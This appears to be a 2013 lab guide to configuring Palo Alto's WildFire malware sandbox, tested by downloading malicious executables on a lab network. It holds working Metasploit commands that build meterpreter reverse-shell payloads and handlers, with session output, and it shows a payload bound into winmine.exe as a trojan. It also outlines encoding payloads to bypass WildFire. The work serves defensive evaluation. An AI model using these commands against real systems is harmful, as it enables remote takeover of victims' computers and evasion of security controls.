Configuring WildFire

Version 1.0

PAN-OS 5.0.1

Johan Loos

johan@accessdenied.be

WildFire Overview

WildFire is a cloud based malware detection service. Basically is the idea when the user downloads a file, the file is uploaded to the WildFire cloud for further inspection if its malware or not. This file is executed in a sandbox environment and looks for the behavior.

I have a couple of scenarios here:

Scenario 1:

The user downloads a payload which contains a reverse shell. The payload will be presented as an executable file which the user downloads via his web browser. When the user launches this executable file, a reverse connection is initiated to the attacker’s machine.

Scenario 2:

The user downloads an executable file which contains a backdoor. The backdoor is linked to a legitimate executable file (winmine.exe). When the user launches the executable file, the user can play the game, but a reverse connection is also opened to the attacker’s machine.

Scenario 3:

The user downloads an executable file which contains a backdoor. The file is linked to a legitimate executable file (sol.exe) but the file is now encoded. When the user launches the executable file, the user can play the game, but a reverse connection is also opened to the attacker’s machine.

Scenario 4:

We scramble a malicious file detected by WildFire and try to bypass WildFire by scrambling this file.


Configure WildFire Task List

- △ Configure a File Blocking policy
- △ Scenario 1: User downloads a payload which contains a reverse shell
- △ Scenario 2: User downloads an executable file which contains a backdoor
- △ Scenario 3: Encode an existing file with a backdoor
- △ Scenario 4: Encode a malicious file to bypass WildFire
- △ Overview of the WildFire Report

Create a File Blocking policy

- Navigate to **Setup** | **WildFire**
- Under **General Settings**, you can specify the size of the buffer used to store captured files.
- Under **Session**, you can uncheck what you want to send to the WildFire cloud by clicking on the Edit button
- Navigate to **Objects | Security Policies | File Blocking** and click Add
- On the **File Blocking** page, type a name for the File Blocking Profile

- Specify a file type you want to inspect, under direction select upload, under Action select Forward




Name: WildFire
Description:

Names	Applications	File Types	Direction	Action
exe	any	any	download	forward

- Click **OK**


Configure your security policy to use the WildFire profile

- Navigate to **Policies | Security Policy** and click Add
- On the **General** page, type a name for your policy



Name: Allow Client to Web
Description:

- Click on **Source**
- Select a Source Zone and a Source Address



□ Any

Source Zone ▲

□ LAN


□ Any

Source Address ▲

□ nw-lan-clients

□ Negate

- Click on **Destination**
- Select a Destination Zone



Select

Destination Zone ▲

□ PENTEST


□ Any

Destination Address ▲

□ nw-lan-pentest

□ Negate


- Click on **Application**
- Add the applications you need or select Any



☑ Any

Applications ▲

- Click on **Service**
- Select **Add** and select service-http, service-https




Select

Service
- □ service-http
- □ service-https

☑ Any

URL Category

- Click on **Actions**



Action Setting

Action ○ Deny ● Allow

Profile Setting

Profile Type: Profiles
Antivirus: None
Vulnerability Protection: None
Anti-Spyware: None
URL Filtering: None
File Blocking: WildFire
Data Filtering: None

Log Setting

☑ Log at Session Start
☑ Log at Session End
Log Forwarding: None


Other Settings

Schedule: None
QoS Marking: None
□ Disable Server Response Inspection

- Select your WildFire Blocking Profile
- Click **OK**


Scenario 1: User downloads a payload which contains a reverse shell

Create a reverse shell which listens on IP address 10.32.6.10 and port 443. The payload is written into an executable file rev_met.exe




```
root@bt:/opt/metasploit/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=10.32.6.10 LPORT=443 x > rev
_met.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"10.32.6.10", "LPORT"=>"443"}
root@bt:/opt/metasploit/msf3# 
```

Create a listener on the attacking machine to listen on IP address 10.32.6.10 and port 443.




```
root@bt:/opt/metasploit/msf3# ./msfcli exploit/multi/handler payload=windows/meterpreter/reverse_tcp LHOST=10
.32.6.10 LPORT=443 E
[*] Please wait while we load the module tree...

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMMNMMNMMNMM
        http://metasploit.pro


       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1055 exploits - 592 auxiliary - 175 post
+ -- --=[ 275 payloads - 29 encoders - 8 nops
       =[ svn r16517 updated 3 days ago (2013.03.06)

payload => windows/meterpreter/reverse_tcp
LHOST => 10.32.6.10
LPORT => 443
[*] Started reverse handler on 10.32.6.10:443
[*] Starting the payload handler...
```

When the user downloads the file, a hash of the file is uploaded to the WildFire Cloud and executed in the sandbox environment.



	Receive Time	File Name	Name	From Zone	To Zone	Source
	03/08 17:56:38	rev_met.exe	Microsoft PE File	PENTEST	LAN	10.32.6.10
	03/08 17:56:31	rev_met.exe	Microsoft PE File	PENTEST	LAN	10.32.6.10
	03/08 17:52:45	rev_met.exe	Windows Executable (EXE)	PENTEST	LAN	10.32.6.10

After analyses, WildFire marks the file as **Benign**



Overview


Filename:	rev_met.exe		
Serial Number:	007001000352		
SHA256:	6c3a6172e5adae1f355f56b75b6140c5b2efdf88dda863b21b556e9709911240		
User:		**Received:**	3/8/2013 8:53:05 AM
Attacker:		**Victim:**	1269
Hostname/Mgmt. IP:	PA-VM	**Application:**	web-browsing
Verdict:	**Benign**	Virus Coverage Information	

Analysis Summary

Behavior
Changed security settings of Internet Explorer
Modified Windows registries
Contained unknown TCP/UDP traffic


Protocol	IP Address	Country
TCP	10.32.6.10:443	ZZ

When the user launches the file rev_met.exe, a reverse shell is opened to the attacker his machine



```
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx         MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        http://metasploit.pro


       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1055 exploits - 592 auxiliary - 175 post
+ -- --=[ 275 payloads - 29 encoders - 8 nops
       =[ svn r16517 updated 3 days ago (2013.03.06)

payload => windows/meterpreter/reverse_tcp
LHOST => 10.32.6.10
LPORT => 443
[*] Started reverse handler on 10.32.6.10:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 10.32.5.50
[*] Meterpreter session 1 opened (10.32.6.10:443 -> 10.32.5.50:1270) at 2013-03-09 11:21:25 +0100

meterpreter > 
```


Reverse shell is recognized as unknown-tcp traffic over port 443



start	LAN	PENTEST	10.32.5.53		10.32.6.10	443	unknown-tcp	allow	Allow Client to Web


Scenario 2: User downloads an executable file which contains a backdoor

Create a reverse shell which listens on IP address 10.32.6.10 and port 443. The payload is written into an executable file rev_back.exe



```
root@bt:/opt/metasploit/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=10.32.6.10 LPORT=443 X > rev_back.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"10.32.6.10", "LPORT"=>"443"}
root@bt:/opt/metasploit/msf3# 
```

Link this reverse shell (rev_back.exe) into a legitimate program (winmine.exe). Launch InPect and link the two files together. Save the file as winmine.exe




Victim: C:\Temp\Backdoor\winmine.exe ...

Trojan: C:\Temp\Backdoor\rev_back.exe ...

Output Directory: C:\Temp\ ...


☑ Enable 'smart' feature (check README.txt for more info)

Create a listener on the attacking machine to listen on IP address 10.32.6.10 and port 443.




```
root@bt:/opt/metasploit/msf3# ./msfcli exploit/multi/handler payload=windows/meterpreter/reverse_tcp LHOST=10.32.6.10 LPORT=4
43 E
[*] Please wait while we load the module tree...

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMNS                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        http://metasploit.pro


       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1055 exploits - 592 auxiliary - 175 post
+ -- --=[ 275 payloads - 29 encoders - 8 nops
       =[ svn r16517 updated 3 days ago (2013.03.06)

payload => windows/meterpreter/reverse_tcp
LHOST => 10.32.6.10
LPORT => 443
[*] Started reverse handler on 10.32.6.10:443
[*] Starting the payload handler...
```

When the user downloads the file, a hash of the file is uploaded to the WildFire Cloud and executed in the sandbox environment.



03/09 11:47:21	winmine.exe	Microsoft PE File	PENTEST	LAN	10.32.6.10
03/09 11:47:14	winmine.exe	Microsoft PE File	PENTEST	LAN	10.32.6.10

After analyses, WildFire marks the file as **Benign**



Overview

